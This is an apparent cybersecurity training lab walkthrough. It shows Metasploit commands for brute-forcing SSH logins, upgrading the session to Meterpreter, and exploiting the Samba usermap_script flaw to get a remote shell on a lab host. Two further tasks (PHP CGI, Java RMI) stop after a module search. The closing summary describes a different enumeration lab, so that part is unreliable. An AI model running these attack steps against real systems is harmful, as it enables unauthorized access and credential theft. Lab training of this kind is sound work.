Identify vulnerable services and use Metasploit for initial system access

Business Scenario
Welcome!
You are a Junior Security Analyst at SecureNet Solutions conducting a routine vulnerability assessment. The security team identifies a server running an outdated service with a known vulnerability. Your task is to analyze the scan results, identify the vulnerable service, and perform a controlled exploitation using Metasploit in a safe lab environment. After gaining access, you will verify the exploit, collect basic system information, and understand post-exploitation activities. The goal is to learn how known vulnerabilities are exploited and how security professionals validate and remediate security risks.


Welcome!
You are a Junior Security Analyst at SecureNet Solutions conducting a routine vulnerability assessment. The security team identifies a server running an outdated service with a known vulnerability. Your task is to analyze the scan results, identify the vulnerable service, and perform a controlled exploitation using Metasploit in a safe lab environment. After gaining access, you will verify the exploit, collect basic system information, and understand post-exploitation activities. The goal is to learn how known vulnerabilities are exploited and how security professionals validate and remediate security risks.
Pre-Lab Preparation
Topic : Exploitation and Attack Techniques
1) Introduction to Metasploit Framework.
2) Basic exploitation techniques.
3) Password attacks basics.
Task 1: Metasploit SSH Login Scanner
1
Launch Metasploit
-
Objective: Start the Metasploit Framework.
-
Run the following command:
msfconsole
2
Search and Load SSH Login Module
-
Objective: Identify and select the SSH Login Scanner module.
Metasploit console loads successfully.
search ssh_login-
Use auxiliary/scanner/ssh/ssh_login
-
Run following command:
use 0
-
Run the following command:
SSH Login Check Scanner module is loaded.
-
Before next method you to create file for brute force :
-
Run the following commands:
mkdir metasplab
cd metasplab
cat > user.txt
cat > passwd.txt
3
Configure Target and Credential Files
-
Objective: Specify the target IP address and credential wordlists.
-
Run the following commands:
set RHOSTS 192.168.0.78
set USER_FILE /home/ego/metasplab/user.txt
set PASS_FILE /home/ego/metasplab/passwd.txt
set STOP_ON_SUCCESS true
Module options are configured successfully.
4
Execute the SSH Login Scan
-
Objective: Perform credential testing against the target system.
-
Run the following commands:
runSuccessful SSH credentials are identified and an SSH session is established.

5
Upgrade Session and Gather System Information
-
Objective: Convert the shell to Meterpreter and collect basic system details.
-
Run the following commands:
sessions -u 1
sessions 2
sysinfo
Meterpreter session opens and displays target system information such as OS, architecture, and hostname.
Task 2: Exploiting Samba Usermap Script Vulnerability with Metasploit
1
Launch Metasploit
-
Objective: Start the Metasploit Framework.
-
Run the following command:
msfconsoleMetasploit console loads successfully.
2
Search and Load the Samba Exploit Module
-
Objective: Identify and select the Samba Usermap Script exploit.
-
Run the following command:
search samba/usermap_script-
Use exploit/multi/samba/usermap_script
-
Run following command:
use 0
Samba "username map script" Command Execution module is loaded.
3
Configure the Target System
-
Objective: Set the target IP address.
-
Run the following command:
set RHOST 192.168.0.78
Target host is configured successfully.
4
Execute the Exploit
-
Objective: Exploit the Samba vulnerability and gain a command shell.
-
Run the following command:
exploit
A command shell session is opened successfully on the target system.
5
Verify Access to the Target
-
Objective: Confirm successful exploitation by interacting with the target system.
-
Run the following command:
ls
Directory listings and system information are displayed, confirming remote access to the vulnerable machine.
Task 3: PHP CGI Vulnerability Assessment Using Metasploit
1
Launch Metasploit
-
Objective: Start the Metasploit Framework.
-
Run the following command:
Metasploit console loads successfully.
msfconsole2
Search for the PHP CGI Module
-
Objective: Locate the PHP CGI vulnerability module.
-
Run the following command:
The PHP CGI module appears in the search results.
search php_cgi
Task 4: Java RMI Service Assessment Using Metasploit
1
Launch Metasploit
-
Objective: Start the Metasploit Framework.
-
Run the following command:
Metasploit console loads successfully.
msfconsole2
Search for the Java RMI Module
-
Objective: Locate the Java RMI assessment module.
-
Run the following command:
search misc/java_rmi_ser
Relevant Java RMI modules are displayed.
Great job!
You have successfully completed your lab on Extracting System Information Using Enumeration Techniques.
In this lab, you have: Discovered Active Hosts, Identified Open TCP/UDP Ports, Performed Service and OS Enumeration, Enumerated Users and Shared Resources, Gathered Information using rpcclient and enum4linux, and Conducted DNS and Domain Enumeration using dig, nslookup, and whois.
You are now ready to move to the next stage of Vulnerability Assessment and Security Testing.
Checkpoint
Next-Lab Preparation
Topic : Enumeration and Vulnerability Assessment
1) Enumeration techniques.
2) Identifying vulnerabilities.